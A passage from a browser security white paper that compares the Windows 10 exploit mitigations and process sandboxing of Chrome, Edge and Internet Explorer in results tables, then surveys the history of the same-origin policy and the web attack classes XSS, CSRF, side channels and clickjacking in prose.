Again, only Edge makes use of Microsoft's latest addition, while Chrome and MSIE are lacking its adoption. But as mentioned before this mitigation also only makes sense when it is combined with the previous two. The three items should be seen as complementary in a strict sense since they allow more or less easy bypasses when enabled separately on their own.

Summary

The previous chapter has shown what kind of mitigation a modern operating system like Windows 10 offers with reference to memory safety features. We have described the degree and adequacy of implementations across tested browsers.

It is not unusual that considerably old mitigations like *ASLR* are widely adopted. The reasons are as expected: they are offered by the hardware and the OS, so close to maximal efficiency can be easily acquired. What came as more of a positive surprise was that each browser ships *HighEntropy-ASLR* and *BottomUp* randomization with the only exception of Chrome not explicitly setting the *EnableForceRelocateImages* flag. The latter would take effect in case one of their modules not being built with the */DYNAMICBASE* flag during compilation.

The same strong impression can be seen with mitigations like *DEP*, which is enforced by the operating system itself. However, only Edge goes the extra mile and implements a separate untrusted process to run JIT code in, which is a required intermediary step for taking advantage of Window 10's *Code Integrity Guard*. Other more recent mitigations like *CFG* are also built into each browser by having */guard:cf* explicitly chosen as an additional compilation option. Alas, it does not seem feasible yet for any browser to use *StrictMode*. Additionally, Chrome disallows embedding of non-system fonts, while both Edge and MSIE relinquish this option. In contrast to that, Edge is the only browser that also activates Windows 10's *Code Integrity Guard* and thus prevents loading of unsigned images,

whereas Chrome only prohibits loading images from unsafe remote UAC paths. All in all, it is safe to say that Chrome and Edge both make a strong impression in terms of protection against memory safety vulnerabilities. It is clear that, because of its age and backwards compatibility needs, MSIE does not possess the same hardening as Microsoft's new browser.

Having all modern mitigations that Windows 10 offers activated signifies a good foundation for more secure software. What should be considered is that there are certain cases in which all obstacles that were so carefully put in place fail to impede an exploit developer who reaches code execution. In this context, sandboxing can be in action as a last line of defense. It essentially tries to isolate security relevant processes from compromising other security relevant entities on the system. A check-up on each browser's sandboxing policies is given in the following chapter.

Process Level Sandboxing

This chapter depicts how browsers leverage the sandboxing features provided by the Windows 10 platform. A strong focus is placed on a comparative analysis of a subset of processes for each browser. As we seek to offer comprehensive advice, we look at processes posing high risks of being compromised due to their exposed attack surface. For Chrome, this is the renderer process (which also includes the extension process, because they both belong to the same type) and the plugin process. For Edge, the Flash and Content process are primarily examined. Lastly for MSIE the Content process is closely studied. To facilitate the comparisons, we use numerous tables to represent the results with a caveat that only the aforementioned key processes are taken into account.

Isolation Mechanisms

Since Linux, Mac OS and Windows have their own mechanisms for restricting a process, a brief overview of some of the available isolation mechanisms provided by Windows is given in this section. The goal is not to deliver the most comprehensive and detailed explanation possible, but rather to help understand how the later analyzed restrictions are achieved.

Access Tokens

Per relevant documentation[46], an access token "is an object that describes the security context of a process or thread." This statement sums up pretty well what an access token is in Windows and specifies how it is used by the system to determine if a process is allowed to access a certain object or not. It can be added that an object is, for example, a file on the file system. The access token item also permits granting or revoking privileges that affect the system[47], for instance with relation to shutting it down[48]. Furthermore it is possible to set *SE_GROUP_USE_FOR_DENY_ONLY* for a given security identifier (SID), which means the SID is part of your access token, but it can only be used to deny the access to the object. So the system checks if an access denied entry exists for that SID.

Integrity Levels

Mandatory Integrity Control was first introduced in Windows Vista and has been part of all sequent releases. There are five different integrity levels defined by Windows. Starting with the lowest level, there is **untrusted** which expresses the least amount of trust, followed by **low**, **medium**, **high**, and **system**. Expectedly, the higher the trust, the more privileges are granted[49]. A normal user-session is run with medium integrity, yet if the user were to start an application as admin, the process would have been ascribed with a high integrity level.

The integrity level is stored in a SID inside the security access token. This SID (among other SIDs) is used for a comparison with the ACL of an object to determine if access is granted or denied. To put it in more simple terms, a medium integrity process can write to a file labeled with a medium integrity or lower, but cannot write to a file that is labeled with high or greater integrity. This is enforced with the default and mandatory *TOKEN_MANDATORY_NO_WRITE_UP.* This access token policy restricts write access to any higher-level object. However, a lower integrity process can by default read a higher integrity object, unless the object is labeled with *SYSTEM_MANDATORY_-POLICY_NO_READ_UP*.

AppContainer

Starting with Windows 8, Microsoft introduced the AppContainer which allows for a more fine-grained permission model than the one available through the integrity levels alone[50]. Each Windows app (as part of the Microsoft app store) will run inside an AppContainer and needs to specify which capabilities it requires. Notably, there are also special-use

---

[46] https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx
[47] https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306(v=vs.85).aspx
[48] https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx
[49] https://msdn.microsoft.com/en-us/library/bb625963.aspx
[50] https://msdn.microsoft.com/en-us/library/windows/desktop/mt595898(v=vs.85).aspx

capabilities warranting a special account to be submitted to the app store[51]. In brief, these capabilities represent the permissions the process will have and are used in addition to a low integrity level.

For example, if you need access to the users' pictures from within your app code, the capability called "*picturesLibrary*" needs to be included. So instead of granting access to everything equal or below your security access token level, the AppContainer shifts the strategy to only granting access to a certain part of the filesystem. In our example case of accessing pictures this would correspondingly entail picture directory. However, an AppContainer is not only able to restrict file system access, because what makes it special is an option to restrict network access without having to modify a firewall.

System Call Disable Policy

Also introduced with Windows 8, there is a new mitigation called *System Call Disable Policy*[52]. This supplementary policy can be tasked with disabling access to any system call handled by *win32k.sys* (also known as Win32k system calls) for a given process. This is of pivotal importance because Win32k system calls are known to have exploitable vulnerabilities[53] and have been used in the past for breaking out of sandboxes by MWR Labs[54] during events such as Pwn2Own 2013. Having this mitigation in place massively reduces the attack surface on the kernel and therefore increases the difficulty and cost of developing exploits that successfully break out of the sandbox.

What follows is an analysis of the enforced restrictions. This is done in a browser-by-browser approach through the previously described methods. The investigations are grouped together for certain parts of the system, such as file system, registry, etc. The investigation focuses strictly on the restrictions enforced by the Windows platform and disregards chances of accomplishing a privileged operation by communicating with a more privileged process, such as the main browser process, through the means of IPC.

Testing methodology and results

The following few subsections enumerate some of the most important features one expects from a strong sandbox. For this assessment, the capabilities of the sandboxed processes were tested through impersonation of their corresponding access tokens and checking what permissions are granted or prohibited to the tested resource. To deliver a comprehensive coverage for each sandboxing policy, a few different resources that

---

[51] https://msdn.microsoft.com/en-us/library/windows/apps/hh464936.aspx
[52] https://msdn.microsoft.com/en-us/library/windows/desktop/hh871472(v=vs.85).aspx
[53] https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=vendor%3AMicrosoft+Nils
[54] https://labs.mwrinfosecurity.com/blog/mwr-labs-pwn2own-2013-write-up-kernel-exploit/

might be considered as an interesting target for attackers were chosen and tested against.

System Call Disable Policy

As mentioned earlier, disabling Win32k system calls greatly decreases the attack surface an attacker has on the kernel when wishing to directly circumvent the sandboxing of a process. Checking the status of this mitigation is easily accomplished with the *GetMitigationPolicy* API. The results are shown in Table 10.

Table 10 System Call Disable Policies

	Chrome		Edge		MSIE
	Renderer process	**Plugin process**	**Content process**	**Flash process**	**Content process**
DisallowWin32kSystemCalls	Enabled	Enabled	Disabled	Disabled	Disabled

File System Access

File system access is split up into two different evaluation components. First, directory access is tested by checking what kind of access a compromised process has to a given directory. In order to avoid pasting huge amounts of log output, we have chosen an approach similar to the one employed in the "Browser Security Comparison" white paper[55]. Thusly, we only inspect directories that appear to be most interesting from a security standpoint. The results are labeled as "Granted", "Partial" or "Denied", based on either access to all, some or none of the tested directories or subdirectories for a given access type. Notably, an ideal sandbox would have denied all access.

---

[55] http://files.accuvant.com/web/files/AccuvantBrowserSecCompar_FINAL.pdf

Table 11. Directory Access Test Results

	%SystemDrive%,%SystemRoot%,%ProgramFiles%, %AllUsersProfile%,%UserProfile%,%Temp%, %SystemRoot%\System32,%AppData%, %UserProfile%\AppData\Local				
	Chrome		**Edge**[56]		**MSIE**
Access type	**Renderer process**	**Plugin process**	**Content process**	**Flash process**	**Content process**[57][58]
ListDirectory	Denied	Denied	Partial	Partial	Partial
AddFile	Denied	Denied	Denied	Denied	Partial
AddSubDirectory	Denied	Denied	Denied	Denied	Partial
ReadEa	Denied	Denied	Partial	Partial	Partial
WriteEa	Denied	Denied	Denied	Denied	Partial
Traverse	Denied	Denied	Partial	Partial	Partial
DeleteChild	Denied	Denied	Denied	Denied	Partial
ReadAttributes	Denied	Denied	Partial	Partial	Partial
WriteAttributes	Denied	Denied	Denied	Denied	Partial
Delete	Denied	Denied	Denied	Denied	Partial
WriteDac	Denied	Denied	Denied	Denied	Partial

As for our second component, file access is tested with the use of same testing methodologies. Here two different files were chosen: one lies in the Windows installation root and another is located on the current user's Desktop. Once again, a properly implemented sandbox should deny access to all files in this case as well.

---

[56] Read access granted for *%ProgramFiles%, %UserProfile%\Favorites and the AppContainer directory*

[57] Read access granted to all directories, except *%SystemRoot%\System32*

[58] Write access was granted for *%UserProfile%\AppData\Local\Temp\Low and %UserProfile%\Favorites*

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Table 12. File Access Test Results

Access type	\$%UserProfile%\Desktop\testfile.txt, %SystemRoot%\system.ini				
	Chrome		**Edge**		**MSIE**
Access type	**Renderer Process**	**Plugin Process**	**Content process**	**Flash process**	**Content process**
ReadData	Denied	Denied	Partial	Partial	Allowed
WriteData	Denied	Denied	Denied	Denied	Denied
AppendData	Denied	Denied	Denied	Denied	Denied
ReadEa	Denied	Denied	Partial	Partial	Allowed
WriteEa	Denied	Denied	Denied	Denied	Denied
Execute	Denied	Denied	Partial	Partial	Allowed
DeleteChild	Denied	Denied	Denied	Denied	Denied
ReadAttributes	Denied	Denied	Partial	Partial	Allowed
WriteAttributes	Denied	Denied	Denied	Denied	Denied
Delete	Denied	Denied	Denied	Denied	Denied
WriteDac	Denied	Denied	Denied	Denied	Denied

Registry Access

Manipulating Windows registry keys is a common method to gain persistence on a system. If the process's permissions allow this, an attacker can add a program to the Autostart by setting a registry value. In order to test the access permissions of the browser processes, the writability of two registry keys was checked whereas one defines the Autostart with system privileges and the other specifies which programs are executed by the current user on log-on.

Table 13. Registry Access Test Results

	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run				
	Chrome		**Edge**		**MSIE**
Access type	**Renderer Process**	**Plugin Process**	**Content process**	**Flash process**	**Content process**
QueryValue	Denied	Denied	Partial	Partial	Partial
EnumerateSubkeys	Denied	Denied	Partial	Partial	Partial
CreateLink	Denied	Denied	Denied	Denied	Partial
CreateSubKey	Denied	Denied	Denied	Denied	Denied
Delete	Denied	Denied	Denied	Denied	Denied
WriteDac	Denied	Denied	Denied	Denied	Denied
GenericWrite	Denied	Denied	Denied	Denied	Denied
GenericRead	Denied	Denied	Denied	Denied	Denied

Network Access

The sandboxed processes' ability to interact with the network can be tested in two different ways. Under the first approach it is verified whether an application is allowed to bind ports on the system. For this a simple bind on 0.0.0.0 with a random port is used. The verification proceeds with highlighting whether a connection can be established. Secondly, a connection attempt to an external host is made to another arbitrary port. A proper sandbox is expected to deny network access completely.

Table 14.Network Access Test Results

	PortBind on 0.0.0.0:1234, RemoteConnect to Testserver:1234				
	Chrome		**Edge**		**MSIE**
Access type	**Renderer Process**	**Plugin Process**	**Content process**	**Flash process**	**Content process**
PortBind	Denied	Denied	Denied	Denied	Allowed
RemoteConnect	Denied	Denied	Allowed	Allowed	Allowed

Summary

The results show that each browser employs a set of sandboxing rules that are enforced when one tries to access external resources. By employing a comparative lens, we can clearly see that Chrome, Edge and MSIE are not operating in unison.

First and foremost, there is little doubt that MSIE is least strict when it comes to the overall memory safety features' deployment. Among the other two featured browsers, Chrome, on the one hand, goes to great lengths to deny access to all sorts of resources and tends to assign the lowest integrity level as much as possible. On the other hand, Edge, being a Windows App, simply relies on the concept of AppContainer to provide a strong sandbox which is capable of wielding attacks by itself.

Notably, a very strong isolation mechanism of *System Call Disable Policy,* which denies access to the Win32k system calls, is only enabled on Chrome. Additionally, Chrome offers the option to authorize the AppContainer lockdown in *chrome://flags* and further enhances its security through this process. The same counts for MSIE with its Enhanced Protected Mode that can be set in Windows' Internet options. To summarize, with their default settings Chrome and Edge clearly provide a better sandbox than MSIE, with Chrome having a slight edge on Edge in terms of unpermissiveness.

Chapter 3. CSP, XFO, SRI & Other Security Features

This chapter's aim is to list and discuss relevant security features installed in the tested browsers. What we focus on here are the particular features which seek to reduce the extent of attack surface, especially in connection with web-based attacks. In other words, the research presented here concerns classic Cross-Site Scripting (XSS), XSS via maliciously influenced MIME Sniffing, Clickjacking and UI Redressing, as well as the unintentional inclusion of malicious files from a website that makes use of a compromised Content Delivery Network (CDN).

In order to guide the readers through the structure of this rather central chapter, we have decided to include this Introduction, which sets out to explain why a browser developer would even need the features in question at all. Situating ourselves in the current landscape of the classic attacks nevertheless requires us to adopt a long-view perspective and examine what had happened in the past. For that purpose, we shed light on historical developments and subsequently emergent attacks. From there, we illustrate the community's responses and reactions to different vectors, which basically means reviewing the resulting defense strategies. As in-depth knowledge about this arena of attacks is the backbone of every IT security professional's skillset, we discuss the technologies and mitigations on a case by case basis, zooming in on the various items one by one and swiftly moving between the more standard and the rather emergent and sophisticated approaches.

Some readers have probably guessed by now that a lot of attention needs to be given to the growingly[59] popular[60] defense techniques. This clearly points to Content Security Policy (CSP) in its latest versions, enhanced cookie protection features, and the defense mechanisms around XSS, notably XSS Filter and XSS Auditor. Through examining different features, the chapter illustrates how quickly and comprehensively the browsers in scope responded to challenges with adopting the measures in question. In that sense, the chapter is embedded in a broader argument about the tremendous efforts that the browser developers engage in to offer the best possible protection for users, especially on the high-impact websites.

Historical Background

There is a general consensus that somewhat hectic and chaotic early days of the World Wide Web and initial inception of browsing tools in the mid-nineties were not characterized

---

[59] https://trends.google.com/trends/explore?q=Content%20Security%20Policy
[60] https://trends.builtwith.com/docinfo/Content-Security-Polic

by preoccupation with security. In fact, for a relatively long time, there was no such thing as web security at all. Pretty much anything was possible and guided by a belief that this was how things should have been[61]. As the online community operated in this "carefree anarchy", features that extended attack surface were welcome since nobody was even concerned with a concept of attack surface as such. In comparison to what we are witnessing today, early browsers mostly stumbled around in the dark and tried to just implement as many features as possible. The key premise was utilitarian, meaning that anything that seemed even vaguely useful to users and developers could be included. It must be emphasized that we are talking here about the key era of establishing the shape of the browser market. It is therefore understandable that there was a race to gather features that could make a browser stronger and more approachable. Each vendor hoped to have a standout product that would give them an edge on the competing software and, ultimately, translate to greater market share.

To illustrate how things were usually done, we refer to the Same Origin Policy (SOP) example. The lore of the browsers speak to this policy being added more or less in a rush. The approach was actually quite reactionary: after realizing that a certain mix of features created before caused a real security and privacy problem, the SOP surfaced as a remediating measure[62]. The features responsible for the initial commotion were of course the iframes, cookies, and the first scripting capabilities. At that time, they were combined for the first time into what we know today as DOM Level 0. What is more, a mix of the aforementioned features ended up in a classic brew as one of the most common attack classes deemed Cross-Site Scripting (XSS). A pang of worry descended on the community as it turned out that one site, one frame or one view is able to embed and frame another site from a different origin. This sequence is the core reason for threats prevalent online until the present day.

Thanks to the increasing attention being paid to scripting capabilities and the first versions of the DOM, a pattern of two sites from different origins communicating with each other has taken hold. The fact that they were able to traverse into each other's DOMs elicited a range of new possibilities for the growing number of determined attackers. Lastly, the addition of cookies (which essentially signify locally stored *name-value* pairs exchanged with the server using HTTP headers) equipped web applications with the possibility to recognize users by a secret string shared between server and client. This discovery again enriched the powerful collection of items that a malicious adversary would want to steal. What Cross-Site Scripting essentially is and does can be imagined as one website framing and then scripting another across origins to steal sensitive data. That data

---

[61] https://devchat.tv/js-jabber/124-jsj-the-origin-of-javascript-with-brendan-eich
[62] https://en.wikipedia.org/wiki/Same-origin_policy#History

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

is accessible to the website that is framed yet, technically, is not the same site as the framing one. Initially called CSS but rebranded to XSS upon realizing the acronym collision, Cross-Site Scripting materialized in a very sudden way. As it gave rise to prominent attack surface, a defense mechanism needed to be created as a matter of urgency.

Arriving at our initially suggested example, the Same Origin Policy was basically conceived as a mechanism capable of tackling actual XSS in the most classic sense. As a restriction enforced by browsers, the SOP is there to make sure that a situation where any origin can send data to any other origin can be controlled. Under the SOP's premise, the response can only be read if the two origins are identical, meaning that the two communicating instances reside on the same URL scheme, host, and port.

Since its premiere in Netscape 2, the SOP took the world of browsers by storm. It quickly became a fundamental defense mechanism and is now implemented in pretty much everything used inside or around the browser context - usually in a roughly the same manner[63]. In the later chapters we will have a closer look at the SOP feature and its existing weaknesses, which include the existence of several "blurry" areas and stone-cold bypasses. For the purpose of main arguments offered by this chapter, it is mostly important to clarify SOP's prevalence and operations as it greatly illustrates an observable web pattern of features coming first and security only arriving later[64]. To reiterate, we argue that there are historical reasons for what we can discern within security approaches today. Specifically, within the security realm it is still extremely common for the vendors to follow a reactive and reactionary approach instead of a progressive, preventative and integrated one.

What might be noted as an interesting anecdotal evidence of the security playing second-fiddle to development, it has actually taken many years until the concept of an *origin* was even formalized in RFC 6454[65] by Adam Barth. Some readers might be surprised to learn that this happened as late as in 2011. Similarly, no actual reason for why it happened at that exact time can be found. The Same Origin Policy itself was never really subjected to detailed specification, so when you embark on a journey to learn more about it, you might need to rely on a W3C Wiki page and a few blog posts. This makes SOP an exception among other cardinal web security features which will be covered next.

---

[63] https://en.wikipedia.org/wiki/Same-origin_policy#Implementation
[64] https://frederik-braun.com/publications/thesis/Thesis-Origin_Policy_...n_Modern_Browsers.pdf
[65] https://www.ietf.org/rfc/rfc6454.txt

Between the mid-to-late-nineties and today, the web went leaps and bounds in terms of a sheer number of features, and the pace and rate of their adoption. Meanwhile, it has also changed significantly in terms of the diversity regarding the offered services. Websites formerly furnishing static information made room for interactive web applications. If we think about the transition in a very popular product like Skype, the expansion is evident. From being bound to a desktop client, which further needed to be customized for every operating system it was supposed to run on, Skype now works entirely in the browser.

Needless to say, the simple scheme of requesting data via HTTP and getting it back from an unspecified server is not sufficient to fuel that kind of application. The new needs entail video codes and relying on WebRTC, and, in all likelihood, WebSockets. Within the sequence of requests we may encounter an inverse model for that only a marginal proportion of all requests are being made by the formerly common mechanisms, while other video-telephony software is actually executed via HTTP. Although this already points to a heightened complexity, it still does not account for all involvement of the scripting language, and the DOM APIs that let browsers access cameras and microphones. By this logic, one must consider a vast array of technologies that generally ensure the user experience to be fluid, pleasant and, last but not least, secure and reliable.

The movement towards having browsers that are more responsive to the ever-changing security threats is now at full throttle. Right in front of our eyes the browsers have been gaining capabilities to cope with new needs, frequently in a more formalized manner. More specifically, standards and public recommendations frequently flowed from W3C and WHATWG. Despite increasing shifts, we cannot talk about a revolution but rather a long evolution-like process which takes hold on different segments in its own form. In fact browser vendors sometimes decided to remain in their own little universe and creatively prepare their security story. More often than not, this meant circumvented standards[66], as well as deployment of internally conceived standards like ActiveX, DHTML Behaviors[67] or even GeckoActiveX[68] that often never made into the public eye through publishing.

In the overall atmosphere of proliferation, haste and uncertainty, we could see features being pushed before the standard was ready, while the key concern was that browsers generally had a hard time in abandoning the ideas around a feature overkill. To paraphrase, there was no "less is more" approach and a conviction that more features were equivalent to bigger market shares was - and to some extent still is - quite

---

[66] https://msdn.microsoft.com/en-us/library/ff410218(v=vs.85).aspx
[67] https://msdn.microsoft.com/en-us/library/ms531079(v=vs.85).aspx
[68] http://help.dottoro.com/ljrkibsn.php

widespread. From a security standpoint, an especially difficult period surrounded the HTML4 development, as the W3C was often dismissed for being too slow. The role of the WHATWG concurrently increased to alleviate the burden of that mistake. Consequently, proprietary technologies were everywhere and each and every major browser offered "exclusive" features in misguided attempts to attract more users. In yet another chain reaction, web developers responded and initiated a dawn of JavaScript libraries such as Prototype.js and jQuery. This was an attempt to offer at least a unified development platform that abstracted as many things away from the bare metal of the raw browser features, providing nicely wrapped and easier to use feature interfaces instead.

With the passage of time, lessons had been learnt from the risks carried by the unreflexive and extremely fast-paced development. At this junction, however, we still observe the interplay of technology (security) and business needs, as it would be naive to say that a fight for market share is somehow over. The contents of the competition are shifting as the vast landscape is populated by JavaScript libraries, incredible numbers of DOM API variations, and all major browsers are striving towards becoming the hosts of applications almost as powerful as their desktop counterparts. Within reach are processes like running online games in the browser, 3D acceleration, video conferencing, screen sharing, VNC and SSH clients running right inside the browser's DOM, and many more. Further, in order to make the new experience happen, the developers rarely have to do more than just import one or two libraries and use a few lines of code.

The newly implemented features undoubtedly impact on stakeholders at different levels by affecting attackers operating against browsers, shaping the demands of browser users, as well as gauging browser-provided defense mechanisms. A profound change can be observed in our understanding of the attacker's figure. Malicious or not, attackers that we have known before were usually motivated by a limited set of goals. Namely, they sought to infect the user's machine with bad software and gain control over their PC through the visit to a maliciously prepared website, which was also referred to as drive-by-downloads[69]. In addition, they hoped to find ways for executing mass-scale impersonation attacks and get access to as many accounts and login credentials as possible. Though we are eager to think about modern attackers, some of the past goals have remained relatively unchanged and should be discussed in more detail.

In familiarizing the readers with the topic of drive-by-downloads, we show how a once-crucial adversarial scenario has been losing ground over the past years. This change in popularity and prominence stems from a simple fact that the browser vendors rather quickly understood the nature of the problem at hand. As a result, they have reacted

---

[69] https://en.wikipedia.org/wiki/Drive-by_download

by simply shutting down critical APIs or making sure that JavaScript code cannot be abused to install or run software without a user noticing. Directly tied to this is a claim that immediately finding browser security bugs that allow code execution has become a much tougher job than it was in the 1990s. A now defunct company called GreyMagic, for example, discovered dozens of issues across various browsers in the early 2000s and documented them on their website[70].

While browsers still ship vulnerabilities of all possible sorts, the playing field on which attackers and browsers meet looks much different. Perhaps most notable is the fact that a vulnerability value has been consistently growing over the years and, eventually, put a controversial price tag on the top-level findings. Largely successful efforts towards raising the bar for the attackers now translates into six-digit bug bounties, competitions like Pwn2Own where browser bugs are in close focus[71] and, last but not least, an entire grey area of shady bug brokers and "sellers" who are interested in acquiring high-impact browser vulnerabilities for astronomical prices[72].

Contemporary Threats & Attack Surface

As already indicated, the browser landscape and broad WWW surroundings are markedly different from what we thought we knew even few years back. Completing this research and write-up project in 2017, we can quite clearly discern a convergence tendency regarding browser and desktop applications. Literally every item moved to the web and browsers is getting closer and closer to hosting advanced applications. These applications may, in turn, be just marginally behind their Desktop counterparts in terms of features and usability. This is not surprising as browsers are now capable of providing access to a computer's camera and microphone, can track user-locations as desired, and offer access to countless other APIs.

The collective state of API development functions under several names and headings. Some deem it the Open Web Platform while others refer to it as Web API. At any rate, there is an argument to be made about the prediction that that browsers will take on even more important roles in the future of the WWW. There is not much stopping the browsers when it comes to becoming the dominant interface, not only for web applications, but also for hardware items, vehicles and many other instances. It is a valid point to ask ourselves if there was a reason for the browsers not to do it. After all, why would we not want to take advantage of a single point-of-entry and have a platform dependent on open and accessible languages such as HTML, CSS and JavaScript. Perhaps it is time to move

---

[70] https://web.archive.org/web/20110728140714/http://www.greymagic.com/security/advisories/
[71] https://venturebeat.com/2016/03/18/pwn2own-2016-ch...k-awarded-in-total/
[72] https://zerodium.com/program.html

away from complex and "cooked up" binary protocols of strange provenance that only the respective vendors know at all. What may further accelerate and foreground the revised approach is the fact that various devices using proprietary technologies, systems and protocols rarely held up against scrutiny when security researchers approached them with a fuzzer handy. The browser, however, is battle-tested through the continuous feedback from the online users' community. The immense quantities of user-input that feed into browsers are no longer even measurable. Additionally, strong evidence continues to point to obvious strength and robustness of runtime and interface quality of web applications. By this logic, we can only wonder about abandoning proprietary binary client which can likely never compare. As with every rapid switch, however, there is a catch.

Discussing a hypothetical shift from binary clients and proprietary protocols to a straightforward approach of having everything available through browsers must make certain points clear. Virtually putting browsers "in charge" by replacing all components with their browser instances not only gives developers more freedom to create for multiple platforms, but also greatly alters the security threat model. The latter new security direction would need to acknowledge the importance of attacks that only targeted websites. While these have been somewhat dismissed and often looked down at in the past, they would have become more important than ever. In a way, however, this is a trend that has already started

Imagine an XSS in a random website's guestbook in the late 1990s. As much as we may feel compassionate towards the interesting posts on there, it is unlikely that an XSS at this site would make waves in the security community. Now let us alter the mental picture and exercise an imaginary XSS in the mail body in our Gmail today. The temporal and contextual horizon has us jumping at the thought of the second XSS, which would be extremely relevant. This is because it could cause massive damage to users and the website maintainers. In this case we no longer talk about harmful consequences in the technical sense, but envelope reputational, financial, and even emotional damage. Moving a step forward, how would we feel about an XSS in the browser that interfaces the UI of a smart car? What if the browser picks up an open Wi-Fi and shows it on the car's HUD but the Wi-Fi's SSID contains an XSS payload[73] and the web app fuelling the car's HUD is not escaping the string properly?

Running through the three scenarios outlined above magnifies the domino effect that goes beyond the virtual browsing on the World Wide Web. Compromising the account of an animal shelter's website could be quickly forgotten, but disclosing, stealing

---

[73] https://media.blackhat.com/eu-13/briefings/Heiland/...ctical-exploitation-heiland-slides.pdf

and spamming address books of millions of users would not have that effect. Finally, in the third scenario, we are suddenly dealing with a life-and-death threat model, where a targeted web attack may get people get hurt or even killed. This should be reason enough to be very vocal and righteous about the importance of the web attacks in this day and age. As their relevance is unlikely to fade away, browsers need to deal with being much more than simple Hypertext parsers. In fact, they are increasingly bestowed with being actual applications hosts, close to the operating systems in terms of power and feature richness.

For a browser to be able fend off threats and minimize security risks for users and web application maintainers alike, the first order of business is to be knowledgeable. To put it bluntly, prevention starts with informed and up-to-date familiarity with an overview and types of the contemporary attacks. For this purpose, we can compile a listed differentiation between four major kinds of attacks and vulnerabilities.

- **XSS Attacks**. With successful Cross-Site Scripting an attacker is able to directly or indirectly influence parts of the HTML, JavaScript or other content of the web application. Formerly the term was used to describe attacks where one window was able to script another window (or site), but, presently, the XSS functions as an umbrella term for everything that is capable of injecting or modifying JavaScript and other browser-supported scripting languages in various contexts. The browser ships various mechanisms to make the attacker's life harder even if the web application itself is vulnerable to XSS. We will discuss these intermediary solutions in subsequent chapters.

- **CSRF Attacks**. By succeeding with Cross-Site Request Forgery attack, a malicious adversary can trick the victim's browser into sending authenticated requests that perform actions without the victim noticing. CSRF attacks and vulnerabilities are almost as old as the web itself and they basically stem from browsers being able to send authenticated cross-origin requests and have the respective servers process them. As main tools used to carry out CSRF attacks, browsers appeared to do surprisingly little to raise the bar for attackers in this realm. Despite the passage of time, they happily sent credentials for each and every outgoing HTTP request. Things have only recently changed slightly with the advent of CORS, so the modern browsers meanwhile ship additional ways of making CSRF harder even if the website is technically vulnerable.

- **Data Leaks & Side Channel Attacks**. The attacker would use these

approaches to read information about a user's browsing context. Quite clearly, the data in question should technically not be available to the attacker. Side-channels often respect the SOP but find ways to guess, brute-force, or simply read cross-origin information despite the protective mechanism in place. Imagine a scenario where the attacker combines a CSS zoom on visited and unvisited links with the new Ambient Light Sensor API shipped by the browsers. In this example when the entire screen is blue (unvisited links, extreme zoom), the Ambient Light Sensor API will catch different data compared to the screen being purple (visited links, extreme zoom). This was demonstrated by Olejnik and Janc in 2017[74] while Stone et al. showed a different attack using SVG filters and leaks through computation time slightly earlier in 2013. In the latter study, the researchers were fully capable of determining whether a pixel is black or white and managed to escalate that power to scanning letters and numbers with the so called Pixel Perfect Timing Attacks[75].

- **Clickjacking & UI Redressing**. For this approach the attacker would be able to create an iframe that points to an interesting area on the victim's website and then make that iframe invisible to the user. In the next step, the user would need to be tricked into clicking somewhere on this invisible area that is likely "maliciously decorated" by something worthy of a click. By unknowingly clicking on the underlying element, the user assumes no harm but actually clicks on the transparent element that the attacker positioned on top of the assumed click target in some clever ways. This attack has first been described by Ruderman et al.[76] and still poses challenges today. Various other researchers found new variants of the approach and the main worry about the vulnerabilities is connected to involving the user's senses. In other words, preventing the user's eye from being tricked is a particularly insurmountable hurdle.

The next chapter will focus on the existing defenses and their limitations, basing the arguments and assessments primarily on how well they are implemented in the browsers. For now it should be mentioned that the list supplied above does not exhaust a plethora of different attacks that have been publicized in the past. Still, this paper's goal is to mostly cover the most ubiquitous scenarios that the readers are likely to encounter in their daily IT experience. This justifies a focus on problems that can be categorized into at least one of the attack classes above by executing scripts, leaking sensitive data or

---

[74] https://blog.lukaszolejnik.com/stealing-sensitive-browser-data...w3c-ambient-light-sensor-api/
[75] https://www.contextis.com/documents/2/Browser_Timing_Attacks.pdf
[76] https://bugzilla.mozilla.org/show_bug.cgi?id=154957

offering side-channels, sending authenticated requests of arbitrary kind, or somehow getting into a position that allows to influence what the user sees or witnesses. All of these are of great relevance for the corporate and enterprise browser context as they tend to foster theft of classified information, and, in some cases, signify a compromise of corporate workstations or user accounts.

X-Frame-Options, Clickjacking & More

Former strategies used by websites to divide the browser window into multiple frames relied on Frameset. On its own, each frame could operate like a separate browsing window, meaning a separate navigation: movement on one frame would not affect other frames or the top browsing window. One example to take advantage of this pattern was to use one frame as a navigation bar and another frame as the main browsing window, so that each page did not need to include the HTML code for the navigation bar to avoid redundancy.

Under the modern web development's premise, the Frameset approach is considered obsolete as it is not a good practice in terms of maintenance and user-friendliness. The concept of a *frame*, however, is still widely adopted. Similarly to the original Frame, the new iframe can embed a website on a page without using Frameset. Many websites use iframe to support widgets, with the most illustrative examples being the "Like" button on Facebook or online advertisements. Reliance on iframes means convenience for the users as they can perform an action on other websites within the same web page.

While framing is beneficial, it could introduce security issues if an attacker frames a page that a website does not anticipate. One major attack in this realm is Clickjacking. Elaborating on what has already been stated above, Clickjacking happens when a malicious website frames a sensitive page (e.g. a bank transfer) of another website and makes it invisible. By overlaying a dummy button on top of the invisible iframe, users are coerced to think that they are clicking on the dummy button, but instead they are actually performing a click on the obscured sensitive page. While that may sound trivial to a security-savvy reader, the effects of a successful Clickjacking attack can be quite annoying[77].

Framebusting & Clickjacking

Realizing the security implications of current framing, several techniques were crafted to prevent other websites from framing a web page at hand. Framebusters offered a unique strategy of using JavaScript, CSS and the DOM to check frame ancestors. They made

---

[77] https://www.theregister.co.uk/2010/06/01/facebook_clickjacking_worm/

sure that only the website itself could frame its pages, otherwise forbidding the framing altogether. However, the technique has been proven futile in a study from 2010, conducted by Rydstedt and colleagues[78]. They discovered that, for example, a malicious website can use the sandbox attribute to disable JavaScript of the page and, hence, disable the framebuster.

